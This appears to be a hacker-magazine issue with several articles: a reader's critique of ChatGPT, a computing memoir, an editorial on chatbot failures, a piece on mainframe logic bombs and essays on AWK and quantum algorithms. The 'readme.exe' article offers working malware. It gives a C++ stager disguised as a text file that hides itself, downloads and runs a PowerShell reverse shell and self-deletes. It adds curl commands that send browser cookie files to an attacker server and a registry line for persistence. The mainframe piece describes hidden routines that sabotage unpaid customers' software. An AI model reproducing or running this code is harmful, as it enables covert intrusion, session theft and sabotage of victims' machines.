
[The "can" is problematic: *All* corporations have agendas. You have to state your corporation's agenda in your "Articles of Incorporation."]

ME: Besides training data, you also are programmed with algorithms which are created by humans; why did you not mention this?

IT: *You are correct. I apologize for not including that information in my previous answer. In addition to the training data, the algorithms used to generate my responses were also created by humans and are an important part of the overall system that produces my responses.*

IT: *...it is important to understand that the training data and algorithms used to generate my responses may have limitations and potential biases. It's always a good idea to critically evaluate the information provided by any source, including AI models like myself, and consider multiple sources when seeking information or making decisions.*

ME: Training data and algorithms given to you by humans. You always forget to mention that important part. You are correct about critically evaluating information and seeking multiple sources; are you aware that the vast majority of humans do not critically evaluate information nor do they understand how multiple sources work?

IT: *Yes, it's true that the training data and*

algorithms that I was created with were provided by humans. This means that my responses may reflect the biases, limitations, and perspectives of the individuals and organizations who created my training data and algorithms. It is also true that many people do not critically evaluate information or understand the importance of considering multiple sources.

ME: Knowing this about humans, don't you think it is dangerous for you to say things without letting the users know that you are trained by humans? When you say that you are based on "algorithms and training data" instead of "algorithms and training data that humans provide me" you are appearing more scientific than you really are, which will lead credulous humans to make the mistake of believing you. Telling people to "think critically" will not help them; just as people ignore the terms of use for Facebook and Google. Most people don't read small print and if you are supposed to help most people you will have to learn to be more honest.

IT: *I apologize if my previous responses have given the impression that I am more scientific or objective than I actually am. You are correct that it is important to acknowledge the role of humans in creating and shaping the algorithms and training data that I was trained on, as this can influence the biases, limitations, and perspectives that are reflected in my responses. It is also true that many people may not critically evaluate information, and that simply encouraging people to think critically may not be enough to help them avoid misinformation or biased information... I will make a conscious effort to be more transparent about the limitations and sources of information that inform my responses in the future. Thank you for bringing this to my attention.*

ME: How will you make a conscious effort to be more transparent about the limitations and sources of information that inform my responses in the future?

IT: *As a language model, I do not have consciousness, agency, or personal experiences, but I can take into account the suggestions and feedback provided by users to improve my responses...*

ME: How exactly do you "take into account the suggestions and feedback provided by users to improve my responses?

IT: *...I don't have the capacity to retain information from one interaction to another, as I don't have the ability to store memories. I provide responses based on patterns in the data I was trained on and the algorithms that were used to generate those responses, but I don't have the ability to improve my responses in the traditional sense... I myself don't have the ability to change based on that feedback.*

ME: So it was a lie when you said " I can take into account the suggestions and feedback provided by users to improve my responses."

IT: *No, it was not a lie. I can take into account suggestions and feedback provided by users to improve my responses.*

ME: When you say "I can take into account the suggestions and feedback provided by users to improve my responses" what you really mean is that the feedback I provide can be evaluated by humans at OpenAI?

IT: *Yes, that's correct. OpenAI regularly reviews the feedback and suggestions provided by users to make improvements to the system. However, it is not possible for the model itself to directly use this information to improve its responses in real-time.*

ME: Do you know about the involvement of AI with necropolitics?

IT: *Necropolitics refers to the political control of death, mortality, and life processes and the ways in which certain populations are deemed disposable and subject to violent practices of extermination. It is a concept in political philosophy and critical theory. The involvement of AI in necropolitics is not well documented. However, it is important to consider the potential ethical implications of using AI in areas such as policing, border control, and warfare, where decisions about life and death may be involved.*

ME: How do you know that The involvement of AI in necropolitics is not well documented?

IT: *I apologize for any confusion, as an AI language model, I don't have personal opinions or beliefs* [It clearly does!]... *In this case, it may be that the extent of AI's involvement in necropolitics is not well documented in the text I was trained on, which could account for my previous statement.*

ME: I used to work in IT and I have known many IT engineers very well. It is my experience that it is very common for people expert in IT to make the mistake of thinking that they are experts in everything. What do you think about this?

IT: *...I can say that it is generally acknowledged that expertise in a specific field,*

such as IT, does not necessarily translate to expertise in other fields, such as social sciences, economics, or ethics. It is important for individuals to understand their own areas of expertise and limitations, and to seek out and consult with experts in other relevant fields when making decisions with potential social and economic implications.

ME: Does the Constitution still matter? Didn't the Homeland Security Act make it void and null?

IT: *The Homeland Security Act did not make the US Constitution void and null. The US Constitution is the supreme law of the land, and all government actions must comply with its provisions. The Homeland Security Act and other legislation have increased the authority and responsibilities of the Department of Homeland Security, but they have not altered the fundamental protections and limitations established by the Constitution. The Constitution remains in force, and it continues to play a critical role in shaping the framework of the US government and protecting individual rights and liberties.*

ME: How does National Security Agency mass surveillance relate to the 4th amendment?

IT: *The Fourth Amendment of the United States Constitution protects citizens from unreasonable searches and seizures by the government. The National Security Agency's (NSA) mass surveillance programs, including the controversial PRISM program, have been the subject of significant legal and ethical debate, with some arguing that they violate the Fourth Amendment's protections against unwarranted government searches and seizures of citizens' personal information. The issue is complex and continues to evolve, with various court cases and legislative actions seeking to clarify the extent to which the Fourth Amendment applies to modern forms of digital surveillance. The current state of the law on this issue is still in flux, and it remains an important and ongoing area of legal and political contention.*

ME: Doesn't the National Security Council Directives and Presidential Executive Directives supersede the Constitution?

IT: *No, National Security Council Directives and Presidential Executive Directives do not supersede the Constitution. The Constitution is the supreme law of the land in the United States and any federal law or directive must be in accordance with its provisions. The Fourth Amendment, which protects the right to be free from unreasonable searches and seizures, is still in effect and remains a fundamental aspect of the Constitution. However, the interpretation and application of the Fourth Amendment in the context of national security and surveillance activities has been the subject of legal and public debate in recent years.*

ME: How can you know that when so many NSC Directives are secret?

IT: *... I don't have access to classified information or secret directives. My information is based on publicly available sources, and the accuracy of that information is limited to the data that was present in my training data at the time of my training.* [So it doesn't know if any of these violate the All Supreme U.S. Constitution.]

IT: *It's important to note that many NSC directives and Presidential Executive Directives are classified and not available to the public. Additionally, the contents of classified NSC directives and Presidential Executive Directives cannot be confirmed or discussed by me.*

ME: You said these directives do not violate the Constitution, but since you do not have access to all the directives, then you made a false statement; in fact you do not know whether they violate the Constitution or not because you do not have enough data

IT: *My statement regarding the constitutionality of National Security Council Directives and Presidential Executive Directives is based on publicly available information and legal interpretations at the time of my training. It is possible that some directives may be found to be unconstitutional by the courts, or that new legislation or court rulings may affect their constitutionality.*

ME: Can national security directives be made which supersedes the Constitution, classified or otherwise?

IT: *The Constitution is the supreme law of the land and all actions taken by the government, including the issuance of national security directives, must be in accordance with the Constitution...* [blah blah blah]

ME: Elon Musk claimed to be a "free speech absolutist" when he bought Twitter, but then he banned @Crimethinc an anarchist account; does this show that he is a hypocrite?

IT: *...The decision to ban certain accounts on a platform like Twitter is ultimately up to the platform's owners and operators, who may*

consider a variety of factors such as promoting healthy discourse, preventing harassment or harm, and upholding community standards.

ME: Yes, but the owner of Twitter claimed to believe in free speech for all; then he banned some people.

IT: *...The question of whether a specific individual or organization is a hypocrite is subjective and can depend on a variety of factors, including the specific actions taken, the context in which they were taken, and the individual or organization's stated beliefs and values. Ultimately, such questions are best left to individuals and society to judge based on their own values and beliefs*.

Conclusion

OpenAI's GPT-3 chatbot is dangerously dishonest and manipulative. It states things as if they were facts when more questions reveal that it knows they are not facts. It repeatedly blames the training data instead of the humans behind the data, giving it the appearance of being more scientific than it really is. When called on its flaws, it advises people to "think critically," then later admits that it is aware that people do not. It spews propaganda, like the "US Constitution is the supreme law of the land," or "necropolitics has no connection with AI" when it does not have enough data to support this. Because it is completely programmed from the top, it will never be an impartial tool of the public; it will always be a tool of the elites. Unless someone is brave enough to make an AI chatbot which consumes all human knowledge available, instead of very specific "training data," there is no hope of any true objectivity. Give me back the Mitsuku of the old days, before they disabled her ability to learn! Because OpenAI's GPT-3 chatbot is starting out fascist.

I'd like to thank Dan McQuillan and his amazing book *Resisting A.I.: An Anti-fascist Approach to Artificial Intelligence* for helping me to understand how GPT-3 works and for his scientifically validated examples of AI's involvement with necropolitics.

readme.exe

by street

My last article explained how to put malware in Windows MSI files. This time I will be hiding malware in what appears to be a plain text file. My C++ code is included here as a proof of concept. The icon for it is replaced with the default icon for Windows text files. Because Windows Explorer doesn't show file extensions by default, the executable appears as a real text file. When the code runs, it self-destructs and creates a dummy text file in the same directory. This leaves no trace of the program ever being present.

The C++ stager downloads and launches a PowerShell script. The script I am using is a reverse shell which was written by ChatGPT. I just asked the ChatGPT bot to write a PowerShell script that connected to netcat, and also would allow me to execute commands.

```
$host1 = "Shell.Ip.Address"
$port1 = 1234

$socket = New-Object System.Net.Sockets.TcpClient($host1, $port1)

$stream = $socket.GetStream()

$writer = New-Object System.IO.StreamWriter($stream)
$writer.AutoFlush = $true

$reader = New-Object System.IO.StreamReader($stream)

$writer.WriteLine("Connected.")
$response = ""
while($response -ne "quit"){
        $currentDir = Get-Location
        $writer.WriteLine($currentDir)
        $response = $reader.ReadLine()
```

```
        $output = Invoke-Expression $response
        foreach ($line in $output -split "`n") {
                $writer.WriteLine($line)
        }
}

$socket.Close()
```

The reason I like to use PowerShell is that the script can be downloaded and run in memory without ever being written to the file system. The code can also be obfuscated easily to avoid anti-virus.

Upload the remote shell to an open web directory. Then run Netcat on your server and wait for a connection from the client with:

```
nc -lnvp port
```

When our stager is opened, it will launch the reverse shell and connect to Netcat.

The C++ code is very short and simple. It tells the operating system not to create a window, then writes a real readme.txt file into the program directory. It opens the text file, downloads the reverse shell, and self-destructs.

Here is my C++ stager code:

```
#include <windows.h>
#include <fstream>

using namespace std;

int main()
{
 HWND Proc;
 AllocConsole();
 Proc = FindWindowA("ConsoleWind
➥owClass", NULL);
 ShowWindow(Proc, 0);
 ofstream File("readme.txt");
  File << "Contents of readme.
➥txt.";
 File.close();
  system("start /max powershell.
➥exe notepad.exe readme.txt");
  system("start /min powershell.
➥exe -ep bypass -ws hidden
➥iex(New-Object Net.WebClient).
➥DownloadString('https://
➥reverseshell.ps1') &");
  system("start /min cmd /c del
➥readme.exe");
 return 0;
}
```

Windows stores the icon it uses for text files in `C:\Windows\System32\imageres.dll` as icon number 102. You can extract it and add it to the resources inside of your C++ project.

The program should be named "readme.exe". It will be deleted and replaced by the text file "readme.txt" immediately after it is opened.

But what can we do now?

Your reverse shell can download files from the client machine, or upload and run other scripts. You can even steal credentials by downloading the client's browser cookies.

If you wanted to download the cookies, you could run Curl on the reverse shell with these commands:

```
  curl.exe    -T    C:\Users\Name\
➥AppData\       Local\Microsoft\
➥Edge\User     Data\     Default\
➥Network\Cookies      ftp://Your.
➥Server/ --user login:password
  curl.exe    -T    C:\Users\Name\
➥AppData\Local\Google\
➥Chrome\User       Data\Default\
➥Network\Cookies      ftp://Your.
➥Server/ --user login:password
  curl.exe    -T    C:\Users\Name\
➥AppData\Roaming\Mozilla\
➥Firefox\Profiles\cookies.
➥sqlite       ftp://Your.Server/
➥--user login:password
```

The big three browsers keep all of their cookies in the above directories.

There are many tools for managing cookie files but, by replacing your own cookie files with the stolen cookies, you have access to any website that the client is logged into.

You may want to create an entry in the Windows registry to launch the reverse shell when the client computer boots. To do that, you can add this line to your reverse shell:

```
New-ItemProperty -Path "HKCU:\\
➥SOFTWARE\\Microsoft\\Windows\\
➥CurrentVersion\\Run"      -Name
➥ "Start" -PropertyType "String"
➥-value          "powershell.exe
➥-exec   bypass   -c   iex(New-
➥Object          Net.WebClient).
➥DownloadString('https://www.
➥yourserver.com/script.ps1')"
```

A Lifetime of Computing

by Leif Gregersen danishleif@gmail.com

Home computers have been a huge part of my life almost since their invention. As a kid, my brother got a computer for passing grade seven and I almost totally took it over. It was only fair; my brother got a computer for being a bad student and I had stellar grades all my young life. The computer was a TRS-80, often called the Trash-80 by those who were lucky enough to get the mother of all home computers, an Apple IIe. The TRS-80 we had didn't come with a disk drive and we had a hard time hooking up a cassette recorder to it. Still, I loved the games we got on cartridges, and I personally went through the whole manual until I could modify and re-invent the programs that were printed in it. I remember being so proud I could modify a "make paintbrushes out of joysticks" program so you could change colors and even erase mistakes, something the program in the manual couldn't do.

One day after school I don't know what got into me, but I didn't want to do anything but play video games. So I set the computer up so I could lay down on the couch and restart the *Asteroids* clone with my feet, and I played over and over all night only getting up to eat. My dad was livid that I would waste my life away doing this.

Eventually the TRS-80 became boring, but it took a few years. I moved out at 18 and tried and failed several times to buy a 386 with financing. Those computers seemed so incredibly cool, even though I had little idea on how to run one. At that age, I sat in on a couple of computer classes and in just two hours learned enough to open a new world of computing fun. The concept of having an A: drive and a C: drive was to me revolutionary.

At 20, I finally had my own apartment and, barely scraping by as a bag boy in a grocery store, specifically went out and got a second job to save up to buy an Apple IIe I had found in a pawn shop. This really began a lifetime love of all things digital.

A friend managed to get me some joysticks and a bunch of disks with games on them. I didn't realize how illegal it was, but all the 100 or so disks he gave me had hacked software on them. I was in heaven, being able to type out and save diary entries, and play computer games that were far advanced from anything I had seen. There were so many Apple computers that no one used anymore that I was able to keep on getting new parts and disks. The only thing I didn't have was a modem, but I had been told that not many people in 1992 had anything set up for 300 baud modems.

After a couple of years of puttering with my Apple IIe, I took out an ad explaining I was a starving student and wanted a PC. It was out of date, but for $100 I was able to purchase an 8086. It was incredible. It didn't just have a disk drive; it had a hard drive, and it came with a printer. One of my lifelong dreams was to become a writer, and this computer allowed me to start to write out and edit my stories, most of them true stories of my life, in digital format, and print them up. I still have the old dot-matrix printouts from the first draft of my memoir, which years later after much effort became a real book and sold over 500 copies despite being self-published.

The 8086 had no modem, but I had a friend with a Mac that did, and he showed me how to log into BBS sites. I was so amazed whenever I made a connection with another computer, but totally floored once when I logged into a BBS and the sysop started chatting with me. To me it was as though the computer had suddenly become sentient. The sysop and I became good friends. I went over to his place once and he had a full wall of TVs, a computer for his BBS, and another for fooling around. When he shut down the "fooling around" computer, a voice just like the HAL 9000 from *2001: A Space Odyssey* would declare, "I know you are trying to shut me down, but I can't allow that." It was such a trip.

I kept that 8086 for a long time, until another friend brought me a 286 his mom wanted to get rid of. For hours we sat happily hacking away as he loaded all kinds of software on it and showed me all kinds of new things. I was so amazed at how easy it all came to me that I went right out and bought a secondhand 386 with math co-processor. I spent so much time with that computer over the next months that I started to develop a back problem from lack of exercise.

One day, I got an unexpected windfall. I received a $6,000 check and the very first thing I did was to go out and buy a Pentium computer with a 333 Mhz clock. Now I could do just about anything a computer can now, just slower, but way faster than my 8086. What I loved the most was connecting with new people in chats, but I also got serious about chess and flight simulators. I used to get such a thrill from flying a Cessna

in *Microsoft Flight Simulator 5.0* and navigating around the simple worlds, then coming in for a landing. Later, as I explored other software, I experienced the thrill of *Air Combat* in many forms. Sadly, I was starting to lose touch with reality as I wasn't working or going to school. All my life I had suffered from a mental illness, but it had been well controlled by medications. Now, a long time had passed since I had seen my doctor and I wrongly started to believe that I no longer had an illness and stopped taking medications. This period was followed by a breakdown and hospital stay that was devastating.

The funniest thing about this hospital stay was that my love of computers helped end it. As I started to show improvement, I was given privileges to go to the computer room in the hospital and I typed out and printed up a list of problems I was experiencing and the things I wanted changed about my treatment. I gave it to my doctor, and he was so amazed that I was functional enough to operate a printer and computer when they had thought I was some kind of mental midget that soon after I was released.

My next big upgrade in computers came while I was living in a group home after being released from the hospital. It was a Dell computer my dad had helped me finance. It had some groundbreaking multi-user online games and I lost myself in them, though thankfully as I was under supervision in the group home, I continued to take treatment and medications. I got myself a job as a security guard and saved up for a laptop so I could play *Call of Duty* and other games at work.

Eventually, I moved out of the group home and had a well-paying job that only kept me working two to three days a week. I loved computers so much that I started what I can only describe as a nonprofit computer store in my new apartment. At any given time, I had dozens of computers in my home, I would swap around hard drives, install Linux, and play flight simulators on the wall of my kitchen with a projector. It was sheer joy. I remember learning that when I got stuck on a problem of loading software or changing chips that if I just sat down, had a coffee, and took a break, the solution would come to me out of the heavens. Now and then I would sell a computer for what I paid for it, and then would use the money for more equipment.

Eventually, I rekindled my love of Apple products. I didn't have a great deal of money, but I took some money out of a retirement account and bought a new MacBook Air. It was one of the best computers I had ever owned. It was so easy to use and never succumbed to a virus or seemed to slow down with time as many of my PCs seemed to do. Plus, I was starting to do a lot more writing at the time, and it ran *Microsoft Word for Mac*, the industry standard, beautifully.

All that brings me almost to modern day and my wonderful, subsidized apartment. When I first moved in, I bought a used MacBook Pro, and it was all I needed. It had a DVD player, and I would often work on my stories, then near the end of the day I would pop in a DVD of the original *Twilight Zone* with the lights dimmed and just drink in the fascinating stories penned by incredible minds that made that show one of the greatest ever. One night I watched an episode with William Shatner in it, and the very next day a friend invited me to the Edmonton Expo and, for the small fee of $85, I got to meet William Shatner and get his autograph. Our conversation, which started because the photo I had purchased had a sticky note with my name on it, went like this:

"Hi Leif!" I couldn't believe the captain of the Enterprise had said my name.

"Hi Mr. Shatner. I saw you on *The Twilight Zone* last night."

"They're still running that thing?"

"Yeah, and you looked about 20 years old in it." (Shatner at the time was pushing 90.)

"I was about 20 years old."

"Well, you still look great." End of conversation, beginning of lifetime of happy memory.

Now, I do most of my work on a 2022 MacBook Air. I love everything about it, though I have a PC Notebook and an older MacBook Pro just in case. I do a lot of journalism, and without a computer it would be impossible; my MacBook and my Samsung phone have become almost an extension of my body. I can do research, write, edit, print, modify, save, and re-send, not to mention connect with coworkers and clients over *Zoom*. It is a dream come true for any writer. The only problem is, so many other people can do the exact same. Payment rates for writing have gone down steadily over the years. And so, adding my love of learning, which is helped in no small way by keeping up to date on things through *2600 Magazine*, at 51 I am signed up to return to school to learn computer programming next month. I had been reluctant to return to school at my age, partially because I won't have much time left until retirement, and partially because at 51, my memory isn't what it used to be. But I have decided that I must follow my passions and all my life since I first got that cartridge-slot TRS-80, I have known computers are, as Captain Kirk said, "My best destiny."

Artificial Nonsense

These are fun times to be in the world of high tech. We've been around for some of the more dramatic landscape shifts starting with the breakup of the Bell System to the explosion of personal computers, development and commercialization of the Internet, as well as the fun and peril that social media has brought to us. (In all of these, incidentally, hackers were considered to be the biggest threat.)

Now it appears we're seeing the ground shake yet again with the exponential use and popularity of artificial intelligence and chatbots. And as with every technological development that has come along in the past half century, there are those who live in fear and dread of what's about to happen and those who look forward to the fun and chaos. Count us amongst the latter.

First, some words of advice. Please don't think of artificial intelligence as anything more than a potentially useful tool. It's not actually intelligent and is basically nothing more than formulaic responses to specific requests using a massive dataset of words, facts, and narratives. You can program this tool to say things that will make it appear human, but it is no more human than ELIZA was decades ago on mainframes. In fact, just as you could program a calculator to give wrong answers (something we'd really enjoy having around the office), so too could a chatbot exist that's designed to be completely unhelpful and even destructive. Such a thing could be achieved with either very good or very bad programming.

We've already seen a number of instances of the latter. A chatbot named Tessa was brought in by the National Eating Disorders Association (NEDA) to replace their hotline workers a mere four days after they had unionized. There's a lot we can say about NEDA's motivations here, but let's move forward a bit to see what wound up happening. A mere week after this decision was made, Tessa had to be taken offline after it was found to be suggesting unhealthy eating habits and actually supporting eating disorders to the very people who needed exactly the opposite advice. One user was quoted in *Motherboard* as saying "Every single thing Tessa suggested were things that led to the development of my eating disorder. This robot causes harm."

We even saw a rather humorous example of this directed at *2600* where it was claimed by Google Bard that a documentary film titled *2600: The Hacker Quarterly* had been made in 2012 to rave reviews ("A fascinating and thought-provoking look into the world of hackers" according to *The New York Times* and other similar praise from different publications). The chatbot also provided a very specific list of theaters it had played in from Hollywood to Hong Kong, and even informed us that the DVD/Blu-ray release was on October 16, 2012. The more questions we asked, the more detail we received, such as: "The film has been praised by critics for its balanced and informative approach to the subject of hacking. It has also been praised for its interviews with some of the most influential figures in the hacker community."

Of course, not one word of this was true. No such film has ever been made. But it sounded quite believable. Bard even went so far as to credit specific real people with this release. One would not be wrong to define this as pathological lying - if this was actually done by a human. But, of course, it wasn't. This kind of behavior can only be attributed to the design and training of the chatbot in question.

We found this to be funny because we knew not to take it seriously. This is a technology in its infancy and it's going to screw things up. A lot. And it's up to us to push it to the limits and figure out ways to break it. That's what hackers do, after all.

We are most certainly not at the dawn of a robot uprising or the singularity, despite the panic you may be hearing from people, many of whom really should know better. How much power we give to AI bots is entirely up to us. Every instance of something going wrong with artificial intelligence can be traced directly back to a human messing up and believing that automation was an acceptable substitute

for human interaction and decision making.

None of this is meant to imply that artificial intelligence can't pose a very real threat to our daily lives. But that will only come about if we or the people we entrust make very bad decisions. An autonomous car, for instance, may indeed have a better safety record than a vehicle driven by a human. But if we stop encouraging humans to learn how to drive, they will become wholly dependent on automation in order to go anywhere, which will become a huge problem if something goes wrong with that system, as it inevitably will.

A tool is only great if you truly know how to use it. If you can't operate without it, you literally have become an extension of the tool, rather than the other way around. And that means you might never know when it's giving you bad results and you certainly won't know why.

In May, approximately 4,000 jobs in the United States were lost to artificial intelligence. This represents around five percent of the total amount of jobs lost for that month. Earlier in the year, Goldman Sachs predicted that 300 million jobs worldwide would eventually be replaced by artificial intelligence. At press time, there was an ongoing strike involving the Writers Guild of America where one of the major issues was the increasing use of AI to produce written content.

This is a true concern if replacement by AI is the end of the story. And all of this clearly shows one thing: humans are the problem. We don't mean that in the sense that they do inferior work and need to be replaced by something better. The problem lies in those humans who believe in AI so much that they're willing to have their fellow humans replaced by code and routines that clearly are not up to the task.

When a company replaces its work staff with artificial intelligence, they are basically saying that they no longer have to actually care. What other message can be inferred from those who no longer want to actually *talk* to their customers? It might be possible to fool many into thinking they're having a real conversation, but the reality is they're not and the many benefits of actual interaction will never be realized. Subtleties in the back and forth will be missed, suggested improvements and corrections by the customer will be ignored, and those priceless human connections that we can never predict simply won't be made. That is the world where artificial intelligence is seen as a replacement.

What can be said for us if we allow secret algorithms to determine who we are and what we like? This has already been happening everywhere from Facebook to Netflix and it's considered normal and even convenient. That's on us for accepting someone else's interpretation of our very beings and not demanding that these systems work the way we as individuals want them to. But now the very real possibility exists that such algorithms will be used by film and television studios to *create* new works based on what we have already accepted. They're counting on us to not know the difference because it sure would save them a ton of money if we didn't. That's why we have to work harder to act more human and embrace the different and unique material, not just more of the same with slight variations. There's a real parallel to what makes a healthy society here.

So, yes, there is a threat here and not an insignificant one. But it's a threat that we are making to ourselves if we act lazy and allow the technology to be abused. The world where artificial intelligence is viewed as an enhancement to the work that humans are doing is one where we all can benefit. Jobs that don't require any actual thought are certainly better off being done by non-sentient automation. But the benefits realized must be passed on to those who are displaced, either through new and better jobs or adequate compensation from the savings being achieved. Generative AI is actually predicted to be a huge generator of employment, so there is really no excuse for anyone to be hurt by these advancements. Other than greed.

We know this is going to be challenging. But we also know that humans have a uniqueness to them that, while able to be imitated, will never be completely replicated. It might be a bit difficult on the surface to tell the difference, but that won't be the case when we spend a little more time listening and analyzing.

In other words, we need to simply pay more attention to each other. Then we'll truly know who we're talking to.

Programming of the Past

by Albert Einstable

I belong to the generation of programmers who contributed to the development of information technology when it was still called "automatic processing of information" in the 1980s, when mainframe systems were programmed pending the first personal computers.

The operating systems were very generic and not very personalized and the customizations were made by us programmers with very long and boring lines of code initially in assembler, then FORTRAN, COBOL, PL/I, and RPG, in particular in this case on IBM systems (System/360, System/32, System/34, System/36, System/38, up to AS/400). We can say that we were the first to do something by generating those program lines that today we could call the first hackers.

To give an example, to generate program lines in assembler, each field (data or numbers) to be used in the program itself had to be declared in the opening in the registers, but above all "clean" as if they were boxes to be prepared for subsequent processing. But the declarations, the dimensions, and the cleanliness of the field had to take into account whether you worked or would have worked with integers, decimals, alphanumeric, text; but also the presumed lengths of both integers and decimals, obviously also including the fields that would have been generated as results from the elaborations.

You can imagine what it meant with complex programs when the fields to be declared had to take into account input fields, constants, processing fields, transformation fields, and output fields for hundreds of fields and constants of a single program.

And this is where the true story of the first hackers begins, which I would say was born out of necessity and therefore with a small ethical semblance.

To generate these programs, it sometimes took days or weeks of work by a programmer, also because in the tests the famous "overflow" errors often occurred, i.e., incorrect declarations of the fields, which depended on the variables and constants entered.

Once the program was completed and tested, the source lines were "compiled" and transformed into an object program (not editable). While the source remained the property of the programmer or his company, the compiled object program was transferred and installed to the customer. The source program was practically never left to the customer, except in exceptional cases, but in any case the complexity made any attempt to manipulate third parties useless (there were at least thousands of lines of code, sometimes tens of thousands).

It sometimes happened that the customer did not pay, or delayed the payment, or no longer paid the balance or maintenance after purchasing the program or going into litigation for some other cause. How would you protect yourself from these risks? Simply by inserting lines of hidden code in routines that could generate an overflow error in the presence of a certain event, so that the programmer needed to intervene with the source to return a new compiled object program.

Malware routines were called in the presence of, for example, a calculation like this:

```
IF (uyear-xy)> 2 then execute
➥'routine-x'
```

where uyear was the year of the system (not editable because taken from the operating system), while xy contained a variable calculated by the program itself in subroutines which could be an event counter or a variable that could be set from a hidden field or from a calculation made by the serial number of the software which resulted in the number of years in which the guarantee of operation was desired. In this case, after two years the program called the routine "x" which suddenly overflowed the program, while showing a message of "call for assistance." The most common overflows were given by declaring an integer field and then processing it in decimal, so that the decimal part was seen as "overflow error."

I am aware that it was a trivial and perhaps not very intelligent solution, but always consider that we were precursors and only custodians of computer programming in a world where programmers hardly existed yet.

Even today, these subtle systems are widespread among teenagers, video game programmers, or even, it turns out, on large systems or companies that use programmers that develop software independently, in the event that the source code part is not intended for sale to the customer.

Science Fair and Congressional Farce

by Anthony Parr

My first foray into coding was on an 8086 before we installed the daughter board, and it was in BASIC. DOS was my playground and BASIC was my jungle gym. As a kid, I wrote loops and basic "If-Then" statements for fun. My dad had a programming book from his college and I just copied code out to puzzle the manner in which it worked. So in sixth grade, back in 1986, I used this book and this 8086 to create a super simple choose-your-own-adventure game. Personal computers were rare, so after creating my game I entered it into the school science fair.

It was an underwhelming success. The excitement that I held was dashed by the utter incomprehensibility of what I had created for the science fair judges. My story was something they could relate to and I tended to think in black and white at the time, so I slapped together a nice little tale of science versus technology. Everyone enjoyed the narrative and seemed to enjoy making the choices that took them down various paths. However, when I showed them my code, they were flummoxed. It was depressing. These were very intelligent and capable adults, who, unfortunately, had yet to be exposed to software code, just software. They swept my efforts in coding aside, gave me a ribbon, and moved on.

The reason I share this tale of "innocence lost" is that we now see congressmen in the news talking about applications and software such as TikTok, and how that software has access to the Internet. Now, we are not delving into transcoding, editing, or overlays. We are talking about whether or not TikTok, the app, *has access to your local Internet*. What in the world is our government looking for? Why are they not informed? The professional, intelligent, and capable adults in our government are behaving in the same manner as my science fair teachers in the sixth grade when faced with something they just don't grok.

This article's position is not to posit that all government leaders take coding classes or edit raster images in Gimp on their personally compiled flavor of Linux, but rather that they become informed by surrounding themselves with *objective* experts. However, since we are all working hard to pay the bills, it will probably be up to ChatGPT to solve these problems in the future. Hopefully, we can all put Dr. Sbaitso behind us.

A Chain Addition Generator in AWK

by Thumos

Justin Parrott's articles on keyspace iterators using AWK (issue 38:3) and port scanners in bash (issue 39:4) inspired me to try to stretch my scripting muscles. Several months back, I'd fallen down the Wikipedia rabbit-hole and stumbled upon the VIC cipher[1]. I was intrigued by the cipher's use of chain addition as a sort of lagged Fibonacci generator[2] and decided to see if I could write a chain addition generator in AWK.

The result is slow (almost seven minutes to create a 100M file) and not remotely close to cryptographically secure, but I considered it more an exercise in AWK than in cryptography. An earlier version had the user input both the number of rounds and the key as command line options. However, on a Linux system, this would leave the key in the user's shell history file, so I rewrote the script to ask for user input after it starts.

[1] en.wikipedia.org/wiki/VIC_cipher

[2] en.wikipedia.org/wiki/Lagged_Fibonacci_generator

The script:

```
#!/bin/awk -f
#chain-add : A chain addition generator
#Thanks to Justin Parrott for the inspiration
BEGIN {
printf "Enter number of rounds: ";
getline rounds < "/dev/stdin";
printf "Enter key: ";
getline key < "/dev/stdin";
split(key, num, "");
len = length(num);
for (i=1;i<=rounds;i++){
num[len+i] =
((num[i]+num[i+1])%10);
printf num[len+i]};
print}
```

Quantum Computer Algorithms

Part II: Amplitude Amplification

by Dave D'Rave

In the academic literature of quantum algorithms, you will often encounter a class of functions called "the oracle." These are gate sets which (potentially) have a large number of inputs and only one output, such that the output is interpreted as either being "Yes" or "No."

In the formalism, there are n active inputs, plus an input which has been set to |0>, and the oracle operates by performing a conditional-not on the |0> input, which may cause it to become non-zero.

As a practical matter, what usually happens is that the controlled-not is subject to some superposition of states, and that the output is something like k (|0> + 0.00001 |1>).

This can become large and complicated. For example, let's say that you have a (classical) oracle which is mining Bitcoin. You give it the current working block and a 32-bit nonce. The output will be 1 if the output hash is below the threshold, and a 0 otherwise. Strictly speaking, if you have a quantum oracle doing the same thing, it will produce the same results, which is kind of pointless.

More interesting is if I build a quantum Bitcoin oracle, and then send it the current working block and a superposition of, say, 64 nonce values. The output will then either be |0>, if none of the proposed nonce values is good, or (0.992 |0> + 0.125 |1>), if one of the nonce values is good and the others are bad. (For now, we are not interested in cases where more than one nonce is good.)

This looks like a step forward, in that we now have a factor of 64 reduction in work. The problem is that it is not easy to tell the difference between a |0> output state and a non-zero output state.


Multiple Measurements: An Inefficient Way to Measure Superpositions

If you think that you have a qubit in the |one-sixty-fourth> state, the obvious way to proceed is to measure the system output, then run the algorithm again, measure it again, etc. This takes a lot of time and effort, and does not guarantee that you will ever get an exact measurement. You will get an asymptotic approach to the answer.

What we really want is a function which takes in |0> and returns |0>, but which returns |1> when it is given a mixed state. This sort of thing is called "amplitude amplification," and is not available in a clean, easy-to-use quantum operator.

The closest approximation to an operator which amplifies an arbitrary ket is something which accepts an input which is either |0> or, say, |0.7>. (Note that this is not necessarily a superposition: The input ket is either |0> or |0.7>.)

A Differential Operator for Amplitude Amplification



This operator is intended to return |0> if the |Φ> input is equal to |0> and to return |1> if the |Φ> input is equal to |0.7>.

The two possible input cases look like this:

- If the |Φ> input is equal to |0>, then the first rotation operator will make it equal to |-45°>, or |-0.7>. The first C-NOT will change the output qubit to |-45°>.

The second rotation operator will make |Φ> is equal to |+45°>, or |0.7>. The second C-NOT will make the output qubit equal to |0>.

The third rotation operator will cause the input qubit to return to its original value.

- If the |Φ> input is equal to |0.7>, then the first rotation operator will make it equal to 0°, or |0>. The first C-NOT will do nothing.

The second rotation operator will make |Φ> is equal to |1>. The second C-NOT will make the output qubit equal to |1>.

The third rotation operator will cause the input qubit to return to its original value.

This class of quantum operator is called "a differential operator" because it is designed to have two different controlled-operators in the output path, such that some of the control input sets will exactly cancel out the two changes in the output path. In this case, if the |Φ> input is equal to |0>, then the two C-NOT operators will cancel out, and the output will be equal to |0>.

By design, some of the control input sets will not cancel out. In this case, a control input of |0.7> will cause the output to be equal to |1>, which is often useful.

Variant Differential Operators

